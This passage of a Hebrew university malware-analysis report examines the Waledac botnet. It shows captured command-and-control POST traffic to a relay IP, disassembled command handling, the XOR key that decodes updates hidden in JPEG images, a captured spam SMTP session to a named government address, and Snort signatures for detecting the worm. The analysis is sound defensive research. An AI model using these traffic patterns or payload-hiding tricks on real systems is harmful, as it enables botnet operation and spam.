[33] Windows Media Developer Center, MSDN, http://msdn.microsoft.com/en-us/library/ms680345(VS.85).aspx
[34] W32.Waledac Threat Analysis, Symantec Security Response, pg. 5

מבנה פנים הרשת

לפי המדווח בספרות[33] לרשת ה-Waledac מבנה היררכי תלת שכבתי, המתואר באיור להלן, אותו לקחנו מהדו"ח של Symantec המצוטט בהרחבה בעבודה זו:



השכבה העליונה היא שרתי השליטה המרכזיים של הרשת, שתי השכבות מתחת להם הן מחשבי זומבי שהודבקו בתולעת. שכבת ה"עבדים" היא זו שמבצעת את הפעילויות הזדוניות (דואר זבל, הורדות, חיפוש כתובות אימייל), ושכבת ה"ממסרים" היא שמעבירה לה את הפקודות ומקבלת ממנה דיווחים. מבנה רשת זה הוא בחלקו peer-to-peer ובחלקו מרכזי, שכן רוב תקשורת הסוכנים אינה אל שרתי השליטה ובקרה המרכזיים, אבל בכל זאת ישנם כאלה. בהמשך נזהה כמה תפקודי שרתים מרכזיים אחרים נוספים. בחירת התפקיד לזומבי חדש מתבססת על בדיקות שנעשות עם ההדבקה - הזומבים שיש להם רוחב פס גדול יותר וניתנים לגישה מרחוק הם אלה שיבחרו להיות ממסרים, האחרים יהיו עבדים[30].

האתר sudosecure מפעיל מנגנון למעקב אחרי רשת ה-Waledac וההדבקות בה:

http://www.sudosecure.net/waledac

התקשורת בין הזומבים מתבצעת על בסיס פרוטוקול שמובנה מעל HTTP[35], מה שגורם לה לא להראות חשודה בקרב תעבורת הרשת. נפרט יותר על פרוטוקול זה בתת הפרק הבא.
ניתן לראות כי ההדבקה שלנו היא זומבי מסוג עבד. ראשית, לפי הדרך בה בנינו את המעבדה - אין גישה מבחוץ. פרט לכך, כל התקשורת של התולעת שלנו יזומה על ידיה, ופונה לעמיתים אחרים. לו הייתה התולעת שלנו זומבי ממסר - היינו מצפים גם לפניות אליה. בתת הפרק הבא נציג דו-שיח לדוגמא בין הזומבי שלנו לזומבי ממסר.

יש לציין כי מצאנו חלק מזומבי הממסר איתן תקשרה התולעת שלנו במנגנון המעקב של sudosecure, אבל זו שלנו לא הופיעה שם, גם לאחר זמן-מה של פעילות. מכך אולי יש להבין שהמנגנון עוקב בעיקר אחר ממסרים, אבל אין הסבר על הנושא באתר, שנוטה להיות די לקוני בכל הנוגע לשיטותיו.
נוסף לתשתית תקשורת השליטה המרכזית, זיהינו שני תפקודי שרתים נוספים:

- **שרתי "גיבוי" לרשימת עמיתים** - אלה הם השרתים מסוגם של השרתים הפועלים תחת ה-domain: easyworldnews.com. כפי שפירטנו בתת הפרק "פרמטרים להתנהגות". שרתים אלה, כאמור, מאפשרים לזומבי עבד לקבל רשימת עמיתים מעודכנת כדי לחבור לרשת.

- **שרתי הפצת תוכנה** - אלה הם שרתים המפיצים תוכנות נוספות לזומבים העבדים. דוגמא לכך הם השרתים הפועלים תחת ה-domain: usabreakingnews.com שעל תפקודם נפרט בתת הפרק על "הורדות". בתמצית, מטרתם היא לאפשר הפצת תוכנה נוספת ברשת.

יש לציין מספר פרטים בנוגע לתפקודי שרתים אלה - ראשית, נשים לב לבחירת ה-domains בהתאם לקמפיין ה-social engineering שבו נדבקנו - גם הם "אתרי חדשות". שני domains אלה נרשמו בסין, ושניהם סיפקו את אותם שרתי DNS - NS1.LOIDLEVE.COM (כאשר הספרה 1 מוחלפת בכל הספרות מ-1 ועד 6).
בעת כתיבת שורות אלו, domain-ים אלה נסגרו והם אינם פעילים יותר. נקבע להם סטטוס של: clientDeleteProhibited/clientTransferProhibited - כלומר אין אפשרות למחוק את ה-domain או להעביר עליו בעלות, ולמעשה "נסגר". איננו יודעים, ולא מצאנו דיווח בספרות, מי הם המחשבים המשמשים בתפקידים אלה, והאם הם מחשבי הממסר או מחשבים אחרים.
ניתן למצוא מאגר של domain-ים הקשורים בפעילות waledac, המחולקים לפי קמפיינים, בכתובת:
http://www.shadowserver.org/wiki/uploads/Calendar/waledac_domains.txt

[35] Speaking Waledac, The Honeynet Project, http://www.honeynet.org/node/348

פרוטוקול

פרוטוקול ה-Waledac פוענח לחלוטין למעשה בספרות[36]. המבנה הכללי הוא של בקשות HTTP - זומבי העבד פונה בבקשת POST לזומבי הממסר, ומקבל ממנו מידע בהודעות ה-OK. כמפורט ב-[34] כל שיחה מתחילה בהחלפת תעודות פומביות, ועל סמכן החלפת AES Session Keys. לאחר מכן, ישנו פרוטוקול (מוצפן) המבוסס xml המעביר הוראות מהממסרים, ודווחים מהעבדים.

דוגמא לשיחה בין העבד שלנו לממסר (ה payload הבינארי מקוצץ):

```
POST /lsxq.png HTTP/1.1
Referer: Mozilla
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla
Host: 60.244.196.128
Content-Length: 210
Cache-Control: no-cache
a=BAAAAIay…

HTTP/1.1 200 OK
Server: nginx/0.6.34
Date: Thu, 30 Apr 2009 14:49:06 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.2.8
f6dBAAAEQY…
```

כאמור, ניתן כאן לראות שמבוצע POST לקובץ png, הקלטנו בקשות דומות גם עם קבצי htm. נשים לב למספר מאפיינים חריגים נוספים שישמשו אותנו בהמשך לזיהוי התולעת - שדה ה-Referer מכיל Mozilla בעוד הוא מיועד להכיל את ה-URL ממנו הגיע הגולש[37], וה-payload מתחיל ב-"a=" (לא נוכח בכל ההודעות). כפי שהזכרנו בעבר, העובדה שהוקלטה רק תקשורת בתבנית כזאת בין התולעת המקומית שלנו לאחרות מביאה אותנו למסקנה שהתולעת אצלנו תפקדה בתפקיד "עבד".

לצערנו לא הצלחנו לפענח את התקשורת כפי שהצליחו אחרים, אבל כן ניתן לצפות בתעבורה על ידי חקירת המחרוזות שבזיכרון העבודה של התוכנית. כך ראינו שהתולעת אכן מתחילה את ההתקשרות בשליחת התעודה, כאשר ראינו את ההודעה הבאה:

```
004EE998   . 307CAE00   DD 0>;  ASCII
"<lm><t><b>getkey</b></t><v>34</v><i>ac690c4e9536b11a2339a851fa6f1053</i><r>1</
r><props><p n="cert">-----<b>BEGIN CERTIFICATE</b>-----
MIIBvjCCASegAwIBAgIBADANBgkqhkiG9w0BAQQFADAlMQswCQYDVQQGEwJVSzEW
MBQGA1UEAxMNT3BlblNTTCBHcm91cDAeFw0wOTA5MTAyMzU5MTRa"...
```

[36] Peer-to-peer botnets: A case study on Waledac, Lasse Trolle Borup, pg. 28-38

[37] Request Headers in the HTTP protocol, W3, http://www.w3.org/Protocols/HTTP/HTRQ_Headers.html#z14

רואים כי נשלחת הודעה מסוג getkey, שמספר הגרסא הוא 34 ושמצורפת התעודה בסוף ההודעה. בשדה i מופיע מזהה המכונה - השווינו אותו לזה הנמצא ב-Registry בערך MyId והם זהים.


ניתן למצוא פירוט מלא ונוח של פקודות הפרוטוקול בדו"ח של טרנדמיקרו[38] שם מוסברים סוגי הפקודות השונים ומטרותיהם. לצערנו, האינדיקציה היחידה שיש לנו למבנה הפקודות היא מניתוח הקוד:

```
0042955C  . 83F8 08       CMP EAX,8                          Switch (cases 0..8)
0042955F  .v77 46         JA SHORT Copy_of_.004295A7
00429561  . FF2485 B7954  JMP DWORD PTR DS:[EAX*4+4295B7]
00429568  > 68 28FD4C00   PUSH Copy_of_.004CFD28             ASCII "getkey"; Case 0 of switch 0042955C
0042956D  .vEB 3D         JMP SHORT Copy_of_.004295AC
0042956F  > 68 30FD4C00   PUSH Copy_of_.004CFD30             ASCII "first"; Case 1 of switch 0042955C
00429574  .vEB 36         JMP SHORT Copy_of_.004295AC
00429576  > 68 38FD4C00   PUSH Copy_of_.004CFD38             ASCII "notify"; Case 2 of switch 0042955C
0042957B  .vEB 2F         JMP SHORT Copy_of_.004295AC
0042957D  > 68 40FD4C00   PUSH Copy_of_.004CFD40             ASCII "taskreq"; Case 3 of switch 0042955C
00429582  .vEB 28         JMP SHORT Copy_of_.004295AC
00429584  > 68 48FD4C00   PUSH Copy_of_.004CFD48             ASCII "words"; Case 4 of switch 0042955C
00429589  .vEB 21         JMP SHORT Copy_of_.004295AC
0042958B  > 68 50FD4C00   PUSH Copy_of_.004CFD50             ASCII "taskrep"; Case 5 of switch 0042955C
00429590  .vEB 1A         JMP SHORT Copy_of_.004295AC
00429592  > 68 58FD4C00   PUSH Copy_of_.004CFD58             ASCII "httpstats"; Case 6 of switch 0042955C
00429597  .vEB 13         JMP SHORT Copy_of_.004295AC
00429599  > 68 64FD4C00   PUSH Copy_of_.004CFD64             ASCII "emails"; Case 7 of switch 0042955C
0042959E  .vEB 0C         JMP SHORT Copy_of_.004295AC
004295A0  > 68 6CFD4C00   PUSH Copy_of_.004CFD6C             ASCII "creds"; Case 8 of switch 0042955C
004295A5  .vEB 05         JMP SHORT Copy_of_.004295AC
004295A7  > 68 74FD4C00   PUSH Copy_of_.004CFD74             ASCII "unknown command"; Default case of switch 0042955C
004295AC  > 8BCE          MOV ECX,ESI
004295AE  . E8 A87FFDFF   CALL Copy_of_.0040155B
004295B3  . 8BC6          MOV EAX,ESI
004295B5  . 59            POP ECX
004295B6  . C3            RETN
004295B7  . 68954200      DD Copy_of_.00429568               Switch table used at 00429561
```

כאן ניתן למצוא מבנה של switch-case שניתן לשער שמופיע בחלק הקוד המקבל הודעה ומפענח אותה. ניסינו לעקוב אחר הפרוצדורות השונות, אבל בהעדר מחרוזות משמעותיות לא הצלחנו להבין את התנהגותן.

מנגנון ההורדות (downloader)

בספרות מתוארות[39] יכולות הורדת עדכוני תוכנה של Waledac. התולעת מנצלת יכולות אלה על מנת להפיץ עדכונים לקובץ ההרצה, וכן להפצת winpcap ותרמיות אנטי-וירוס. הפרוטוקול מבוסס על פקודה מתאימה שנשלחת למחשב העבד ממחשב ממסר, שגורמת לו לגשת ולהוריד קובץ JPEG מאתר מרוחק. קובץ זה יפתח כקובץ תמונה תקין, אבל בסופו נוסף עדכון התוכנה מוצפן על ידי XOR עם מפתח הנמצא בקוד. ביצענו חיפוש ברישומי התקשורת ב-wireshark לפי בקשות HTTP GET על מנת לזהות חריגות מהפרוטוקול. זה הביא אותנו להורדת usabreakingnews.com/win.jpeg שכתמונה נראה כך (אל חשש, מתמונה זו כבר הוסר התוכן ה-Waledac-י):



[38] Infiltrating WALEDAC Botnet's Covert Operations, TrendMicro, pg. 18-25
[39] W32.Waledac Threat Analysis, Symantec Security Response, pg. 12-14

בדקנו diff בין קבצי ההרצה של waledac מתאריך שקודם ששמרנו לחוד, ולא נמצא כל הבדל. זה הוביל אותנו לתהות האם אכן התרחש עדכון, מה שנתמך על ידי דיווח של טרנדמיקרו[40] כי חלק מהקבצים אינם מכילים כל עדכון. חשדנו שב ועלה כאשר שמנו לב כי התמונה, שנראית באיכות נמוכה יחסית, היא בנפח 243KB שהערכנו כגדול מדי. ניסוי ראשון היה לקצץ חלק מסוף הקובץ, וכך ראינו שאכן ניתן להוריד חלק ניכר מהקובץ והתמונה תשאר תקינה. בדו"ח של סינמטק מתוארת מחרוזת המפרידה בין התמונה לעדכון התוכנה[41]. חיפשנו אחר המחרוזת בקובץ ההרצה, וסמוך לשם מצאנו את פרוצדורת הפענוח שלו:

```
00440D32 | > 8B45 E8      | MOV EAX,DWORD PTR SS:[EBP-18]
00440D35 | . 8D0488       | LEA EAX,DWORD PTR DS:[EAX+ECX*4]
00440D38 | . 8130 EDEDEDED| XOR DWORD PTR DS:[EAX],EDEDEDED
00440D3E | . 41           | INC ECX
00440D3F | . 3BCE         | CMP ECX,ESI
00440D41 | .^72 EF        | JB SHORT Copy_of_.00440D32
```

ניתן לראות כי הפענוח מבוצע על ידי XOR עם המחרוזת "ED". ביצענו זאת בעצמנו וקיבלנו קובץ התקנה של winpcap שנוצר על ידי nullsoft scriptable install system - כלי יצירת התקנות מבוסס קוד פתוח. כלי זה (winpcap) הוא ספריה המאפשרת יכולות sniffing לתקשורת המחשב. לפי הספרות Waledac משתמשת בה לצורך גניבת סיסמאות, ומידע של המשתמשים דרך התקשורת[38] ובנוסף להסתרה של התקשורת הזדונית מפני Wireshark[42].

מעניין לציין שלמרות שהורדה ספריה, ולא יכולת חיצונית, לא היה שינוי בקובץ ההרצה של התוכנית. לאור כך, חיפשנו ומצאנו התייחסות לכך בקוד:

```
00453791 | . 68 5C364D00   | PUSH Copy_of_.004D365C          | FileName = "wpcap.dll"
00453796 | . 32DB          | XOR BL,BL
00453798 | . FF15 10424B00 | CALL DWORD PTR DS:[4B4210]      | LoadLibraryA
0045379E | . 85C0          | TEST EAX,EAX
004537A0 | . 8906          | MOV DWORD PTR DS:[ESI],EAX
004537A2 | .v0F84 B7000000 | JE Copy_of_.0045385F
004537A8 | . 57            | PUSH EDI
004537A9 | . 8B3D F8404B00 | MOV EDI,DWORD PTR DS:[4B40F8]   | kernel32.GetProcAddress
004537AF | . 68 68364D00   | PUSH Copy_of_.004D3668          | ProcNameOrOrdinal = "pcap_findallde
004537B4 | . 50            | PUSH EAX                        | hModule
004537B5 | . FFD7          | CALL EDI                        | GetProcAddress
004537B7 | . 8946 04       | MOV DWORD PTR DS:[ESI+4],EAX
004537BA | . 8B06          | MOV EAX,DWORD PTR DS:[ESI]
004537BC | . 68 7C364D00   | PUSH Copy_of_.004D367C          | ProcNameOrOrdinal = "pcap_freeallde
004537C1 | . 50            | PUSH EAX                        | hModule
004537C2 | . FFD7          | CALL EDI                        | GetProcAddress
004537C4 | . 8B0E          | MOV ECX,DWORD PTR DS:[ESI]
004537C6 | . 68 90364D00   | PUSH Copy_of_.004D3690          | ProcNameOrOrdinal = "pcap_open"
004537CB | . 51            | PUSH ECX                        | hModule
004537CC | . 8946 08       | MOV DWORD PTR DS:[ESI+8],EAX
004537CF | . FFD7          | CALL EDI                        | GetProcAddress
004537D1 | . 8B16          | MOV EDX,DWORD PTR DS:[ESI]
004537D3 | . 68 9C364D00   | PUSH Copy_of_.004D369C          | ProcNameOrOrdinal = "pcap_loop"
004537D8 | . 52            | PUSH EDX                        | hModule
004537D9 | . 8946 0C       | MOV DWORD PTR DS:[ESI+C],EAX
004537DC | . FFD7          | CALL EDI                        | GetProcAddress
004537DE | . 8946 10       | MOV DWORD PTR DS:[ESI+10],EAX
004537E1 | . 8B06          | MOV EAX,DWORD PTR DS:[ESI]
004537E3 | . 68 A8364D00   | PUSH Copy_of_.004D36A8          | ProcNameOrOrdinal = "pcap_compile"
004537E8 | . 50            | PUSH EAX                        | hModule
004537E9 | . FFD7          | CALL EDI                        | GetProcAddress
```

כפי שניתן לראות, כבר קיימת בקוד התשתית לשימוש בספריה, וכנראה יש דגל כזה או אחר שמציין את האפשרות להשתמש בה. שיטה זו תמוהה מעט - אם מלכתחילה יש שימוש בספריה בקוד, למה לא לצרף

[40] Infiltrating WALEDAC Botnet's Covert Operations, TrendMicro, pg. 20
[41] W32.Waledac Threat Analysis, Symantec Security Response, pg. 13
[42] Hello Waledac, My Old Friend, Cisco Blog, http://blogs.cisco.com/security/comments/hello_waledac_my_old_friend/

אותה לקובץ המופץ? ומצד שני, אם כבר טורחים להפיץ עדכון עם תוכנה נוספת, למה לא להוסיף בו את שינויי הקוד? ניתן לתהות גם האם יש יכולות מודולריות נוספות של Waledac המסתתרות בקוד. נוסף על כך, בולטת ההצפנה החלשה של קובץ זה, בהשוואה להצפנה החזקה של התקשורת וקובץ ההרצה. לבסוף, יש לציין כי לא מצאנו את כתובת העדכון בקובץ ההרצה של Waledac, ולכן סביר להניח שהועברה לתולעת בפקודה להוריד את העדכון.

שליחת דואר זבל

השליחה

בספרות מתואר ש-Waledac מפיצה קמפיינים של ספאם ושל הפצת התולעת[43]. במהלך אחד מהניסויים המקוונים שלנו, תוך כדי ניטור התקשורת ע"י Wireshark, נתקלנו בהפצה של ספאם מהמכונה שלנו, לאחר זמן לא רב מהרגע שראינו זאת החלטנו לנתק את המכונה מהרשת ולעבור לניסויים בלתי-מקוונים על מנת למזער נזקים לאחרים ומכיוון שחששנו כיצד יגיב לכך ה-ISP שלנו. להלן דוגמא לשליחת SPAM:

```
220 mx6.dhs.gov ESMTP Postfix
HELO bzq-84-110-247-186.red.bezeqint.net
250 mx6.dhs.gov
MAIL FROM:<>
250 2.1.0 Ok
RCPT TO:<cklin@dhs.gov>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Received: from bqz ([159.177.134.104])
.by bzq-84-110-247-186.red.bezeqint.net (8.13.1/8.13.1) with SMTP id
200904301750055542;
.Thu, 30 Apr 2009 17:50:49 -0800
Message-ID: <000501c9c9f6$be002c70$9fb18668@johnnybqz>
From: "Sadie Ortiz" <cm.846dt.h415ld4.r@fisco.it>
To: <cklin@dhs.gov>
Subject: Successful formula, for men, successful in love.
Date: Thu, 30 Apr 2009 17:49:54 -0800
MIME-Version: 1.0
Content-Type: text/plain;
.format=flowed;
```

[43] Infiltrating WALEDAC Botnet's Covert Operations, TrendMicro, pg. 29

```
.charset="iso-8859-1";
.reply-type=original
Content-Transfer-Encoding: 7bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2800.1158
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1158

Harder banging is real! http://ym.ugcacopce.com/


.
250 2.0.0 Ok: queued as E7AD82F788E3
QUIT
221 2.0.0 Bye
QUIT
```

נא לשים לב לכך שההודעה נשלחה למשתמש ב-Department of Homeland Security, שמאכזבים בכך שלא הפעילו אמצעים לסנן הודעות מסוג זה. יש לציין שחלק ניכר מהודעות ה-SPAM שניסתה לשלוח התולעת נחסמו על ידי שרתי ה-smtp אליהם התחברה על ידי כלים אוטומטיים.

מאפיינים חריגים שהתגלו מניתוח של הספאם הוא ששדה ה-"MAIL FROM" נותר ריק, לאחר קריאה בתקן ה-smtp[44] גילינו ששדה זה אמור להישאר ריק אך ורק כשמעוניינים שלא תהיה כתובת למשלוח חזרה - דבר שמשמש שרתי smtp למניעת לולאות אינסופיות של הודעות על שגיאות בהפצת דוא"ל, ובהחלט דבר חריג בדוא"ל רגיל.

תוכן

מבין מעט ההודעות ששלחנו, נמצא מגוון גדול של כותרות וניסוחים, זאת בהתאמה לדיווחים בספרות על מנגנונים המיועדים ליצירת גיוון בהודעות הנשלחות[45]. עם זאת, כל הקישורים שעקבנו אחריהם הובילו לאתרים בעלי אופי דומה - כולם מציעים תרופות בסגנון ויאגרה וציאליס ומזוהים עם תרמית ה- Canadian Pharmacy. לפי SPAMhaus Project, זאת אחת מתרמיות דואר הזבל הפעילות בעולם[46], ולפי בדיקתנו ברשימתם ב-16 בספטמבר 2009- הפעילה ביותר בעולם. כאמור, ניתקנו את העמדה לאחר הבחנה

[44] RFC821 - Simple Mail Transfer Protocol, http://www.faqs.org/rfcs/rfc821.html
[45] Infiltrating WALEDAC Botnet's Covert Operations, TrendMicro, pg. 27
[46] The 10 Worst ROKSO Spammers, http://www.spamhaus.org/statistics/spammers.lasso

בפעילות ה-SPAM, וכך אין לנו יכולת להסיק מסקנות משמעותיות על תפוקת ה-SPAM של העמדה - לאחר 16 דקות פעילות, היו שתיים וחצי דקות של שליחת SPAM עד שניתקנו, ובזמן זה נשלחו 194 הודעות דואר זבל. מכוון שאיננו יודעים כמה זמן הייתה נמשכת שליחת ה-SPAM הזו, אי אפשר להסיק מכך דבר.

SNORT - שימוש בחתימות תקשורת לזיהוי התולעת

חתימות

על מנת לזהות פעילות Waledac ברשת, יצרנו חתימות משני סוגים - אחת המבוססת על זיהוי מאפייני הפרוטוקול הפנים רשתי, והשניה מבוססת על זיהוי מאפייני שליחת ה-SPAM.

החתימה מבוססת הפרוטוקול הפנימי:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg: "Waledac messages
detected: POSTing png files."; flow:to_server,established;
content:"POST"; content:"Referer\: Mozilla"; pcre:"/\.(htm|png)/";
content:"a="; sid:6666;)
```

תחילת החתימה מכתיבה כי התקשורת אליה היא מתייחס היא תקשורת יוצאת בפורט 80, בהתאמה לתקשורת באמצעות HTTP. לאחר מכן, אנחנו מגבילים את התקשורת לכזאת שמכוון אל השרת, בקשר שכבר הוקם. יתר המאפיינים מטרתם לסנן את התוכן לפי המאפיינים שמצאנו - בקשות POST, שדה ה-Referer החריג, סיומות הקבצים, ופתיחת הקובץ ב-"a=".

החתימה מבוססת שליחת SPAM:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 25 (msg: "Waledac messages
detected: sending SPAM."; flow:to_server,established; content:"MAIL
FROM:<>"; sid:6666;)
```

כאן אנחנו מזהים שוב תקשורת יוצאת, בכוון השרת, בקשר שכבר הוקם. אנחנו מסננים את התקשורת לפי פורט, כדי לוודא שזאת תקשורת SMTP. לב החתימה הוא בזיהוי ששדה ה-MAIL FROM ריק. יש לציין שחתימה זו מוגבלת יותר, שכן התנהגות זו, כאמור, לגיטימית בתקשורת בין שרתי SMTP. יש מספר דוגמאות של חתימות Snort קיימות המזהות את פרוטוקול הרשת של Waledac: בתזת המאסטר שלו, מציע Lasse Trolle Borup חתימה[47] המבוססת על זיהוי המחרוזת:

```
X-Request-Kind-Code: nodes
```

[47] Peer-to-peer botnets: A case study on Waledac, Lasse Trolle Borup, pg. 52, Fig 5.27

מחרוזת זו מאפיינת, לפי טענתו[48], הודעות בהן מופיעה מחרוזת זו בכותרת הן בקשה של הלקוח לקבלת רשימת עמיתים חדשה. גם אנחנו מצאנו הודעות מסוג זה, שיש לציין שהקובץ המצורף להן לא מתחיל ב-"a=". אין מידע בעבודתו של Borup בנוגע לאפשרות להיווצרות מחרוזת זו בתקשורת חוקית. דוגמא נוספת מסופקת[49] על ידי Shadowserver Foundation ודומה למדי לשלנו:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET TROJAN
Waledac Beacon Traffic Detected"; flow:to_server,established;
content:"POST /"; depth:6; content:"|0d 0a|Referer\: Mozilla|0d 0a|";
nocase; within:50; content:"|0d 0a|User-Agent\: Mozilla|0d 0a|";
within:120; content:"a="; nocase; within: 100; classtype:trojan-
activity;reference:url,www.shadowserver.org/wiki/pmwiki.php?n=Calendar.2
0081231; sid:2008958; rev:1;)
```

תוספת חשובה של חתימה זו ביחס לשלנו הם שדות ה-depth ו-within המגבילים את טווח החיפוש וישפרו את ביצועי Snort בעת הפעלת החתימה. חתימה נוספת שנוצרה[50] היא זו:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"2009 Holiday
Greeting Spam - Unusual Referer String (Mozilla)";
flow:to_server,established; content:"Referer\: Mozilla"; nocase;
classtype:trojan-activity; sid:999999;)
```

חתימה זו מבוססת אך ורק על זיהוי שדה ה-Referer החריג.

ניסויים

ביצענו מספר ניסויים בלתי-מקוונים על שתי החתימות שלנו ע"י הזנת התקשורת שהקלטנו כאשר התולעת הייתה מחוברת לרשת. החתימה הראשונה התריעה על Waledac בכל הלוגים ששמרנו. החתימה השניה התריעה רק בלוגים שבהם התולעת שלנו שלחה ספאם.

בנוסף הרצנו את החתימות הללו על תקשורת רגילה על מנת לבדוק האם החתימות יניבו התרעות מסוג "false positive", ולשמחתנו הן לא. נוסף על כך, בחינת תקשורת HTTP תקינה הראתה ש-Mozilla לא הופיע בשדה ה-Referer. יש לציין שמכיוון שעברנו לעבודה בלתי-מקוונת ואיבדנו קשר עם רשת הבוט, לא יכלנו לבדוק את החתימות הללו על תקשורת "חיה".

[48] Peer-to-peer botnets: A case study on Waledac, Lasse Trolle Borup, pg. 32, Fig 5.5
[49] Waledac is Storm is Waledac? Peer-to-Peer over HTTP.. HTTP2p?, Shadowserver Foundation, http://www.shadowserver.org/wiki/pmwiki.php/Calendar/20081231
[50] Fast Flux Greeting Card Spam, DISOG, http://www.disog.org/2008/12/fast-flux-greeting-card-spam.html

סיכום

רשמים כלליים ואישיים

במהלך העבודה על הפרויקט, למדנו כיצד ניתן לתפוס ב"טבע" קובץ זדוני, ולנתח אותו בסביבת מעבדה בטוחה. לשם כך היה עלינו ללמוד ולפתח טכניקות מתאימות לניטור הסביבה, פענוח קובץ ההרצה, והבנת התקשורת. לצורך כך נעזרנו גם בפרוייקטים קודמים שנעשו, ותצוין במיוחד עבודתו של ברק נירנברג על תולעת ה-Storm[51], שהוותה את הבסיס לתכנון המעבדה שלנו.

חלק מרכזי נוסף בעבודתנו היה מציאת והטמעת הידע הקיים על התולעת שמצאנו. כשהתחלנו בעבודה, מקורות המידע המרכזיים שלנו היו מספר בלוגים:

- SudoSecure - www.sudosecure.net - מנסה לבצע מעקב אחר התפשטות והתנהגות התולעת, וכתוצאה מכך מספק מידע רב על תפוצת התולעת ופעילותה. נוסף לכך, מתחזק בלוג ובו יש מידע על רוב קמפייני ה-Waledac ומבחר סטטיסטיקות מהמעקב אחר התולעת. הבלוג נמנע לגמרי מתיאור השיטות בהן הוא משתמש או העקרונות בבסיס מנגנון העקיבה שלו.

- Honeynet Project - www.honeynet.org - אתר זה מרכז מספר מאמצי מחקר בתחומי אבטחת המידע. יש בו מידע רב על הידבקות ב-botnets באופן כללי. יש באתר גם דווחים בנוגע לתולעת ה-Waledac. בין השאר יש שם הסבר כללי על פרוטוקול התקשורת ותחילת פענוחו - מבלי להסביר את השיטה, וכן מידע ראשוני מתוך הבינארי - התעודה הדיגיטאלית, מבלי להסביר איך מפענחים אותו (פרט להערה המעודדת "it's fairly easy").

- NNL Labs - www.nnl-labs.com - בעת תחילת העבודה, שם נמצא ההסבר המפורט ביותר על פרוטוקול התקשורת של Waledac (והפעם כתוב במפורש שאין לכותב הבלוג כוונה לחלוק את הטכניקות בהן השתמש לצורך פענוחה). יש בו גם דוגמא לערך RList מפוענח, שמול המבנה שלו השווינו את התוכן המפוענח שהצלחנו למצוא בזיכרון הריצה לראשונה, שוב, בלי הסברים איך לעשות זאת (פרט להצהרה כי ניתן למצוא את המפתחות הרלוונטיים בקוד).

- Shadowserver Foundation - www.shadowserver.org - עוד בלוג שמדווח על Waledac בין השאר. מכיל בעיקר מידע על הקמפיינים השונים, ופעילות זדונית חריגה של התולעת (הורדת rogue antispyware, ביצוע joe-jobbing).

[51] Storm Bot-Net, Barak Nirenberg, http://webcourse.cs.technion.ac.il/236349/Winter2009-2010/ho/WCFiles/project5-final-report.pdf

על אף השימושיות הרבה שבמידע בבלוגים אלה בתחילת עבודתנו, קשה שלא להתרגז מהנחישות וההקפדה של כותביהם על "שמירת הקלפים קרוב לחזה" בכל הנוגע לשיטות העבודה. לטעמנו, חלק גדול מהתרומה האפשרית של דו"ח זה הוא בהדגשתנו את השיטות להשגת המידע.

על מנת לעקוב אחר התפתחויות בנוגע לתולעת, במיוחד כשהיא "חמה" ועדכנית, השתמשנו בשירות Google Alerts. במהלך עבודתנו (יוני) פורסם דו"ח של חברת TrendMicro בנוגע ל-Waledac, שלפני כן רק דווחה בבלוג שלה על קמפייני ההדבקה השונים. מעניין לציין שתחילת פעילות התולעת בדצמבר (ותחילת עבודתנו באפריל) - כך שעברה חצי שנה מתחילת הפעילות הידועה של התולעת עד פרסום הדו"ח המרכזי הראשון. בדו"ח זה כבר ניתן למצוא מידע רב על שיטות הפעולה של התולעת, וגם, לראשונה, כיצד למצוא את מפתחות ה-AES המשמשים אותה להצפנת ה-Registry. דו"ח זה מפורט מאוד מבחינת דוגמאות, וכן מספר מראי מקום על מציאת מידע באמצעות disassembly (אם כי גם בו אין הסבר כיצד לבצעו), וקידם אותנו מאוד בהבנת הממצאים שלנו ומיקומם ב"תמונה הגדולה".

לאחרונה (אוגוסט) פורסם דו"ח מקיף מאוד של חברת Symantec על Waledac. דו"ח זה מפורט יותר מזה של TrendMicro והשלים בו פרטים חסרים, כמו הורדת העדכונים. נוסף על כך, דו"ח זה הוא הידידותי ביותר לשימוש מכולם. לצערנו, כשפורסם כבר היינו לקראת סוף העבודה, ולכן השימוש המרכזי בו היה להשלמת חורים בהבנתנו חלק מהממצאים.

ישנו מקור מידע נוסף, שלא שימש אותנו כל כך משום שלא מצאנו בו מידע שלא נמצא במקורות אחרים, וזה תזת המאסטר של Lasse Trolle Borup מהאוניברסיטה הטכנית של דנמרק. גם שם יש מדיניות כללית של הסתרת הטכניקות, וביטויים לקוניים כגון "יש להשתמש באחד משני מפתחות הנמצאים בקוד".
ישנה חשיבות גדולה לקהילה (שחלקה תעשייתית וחלקה שלא למטרות רווח) החוקרת פעילויות מסוג זו, אך לדעתנו שקיפות רבה יותר בנוגע לטכניקות תאפשר התקדמות מהירה יותר של הידע. ממילא, יוצרי התולעת ידעו שפוצחה אם מתפרסמים עליה מחקרים מקיפים, בין אם יפרטו את הטכניקות ובין אם לא.

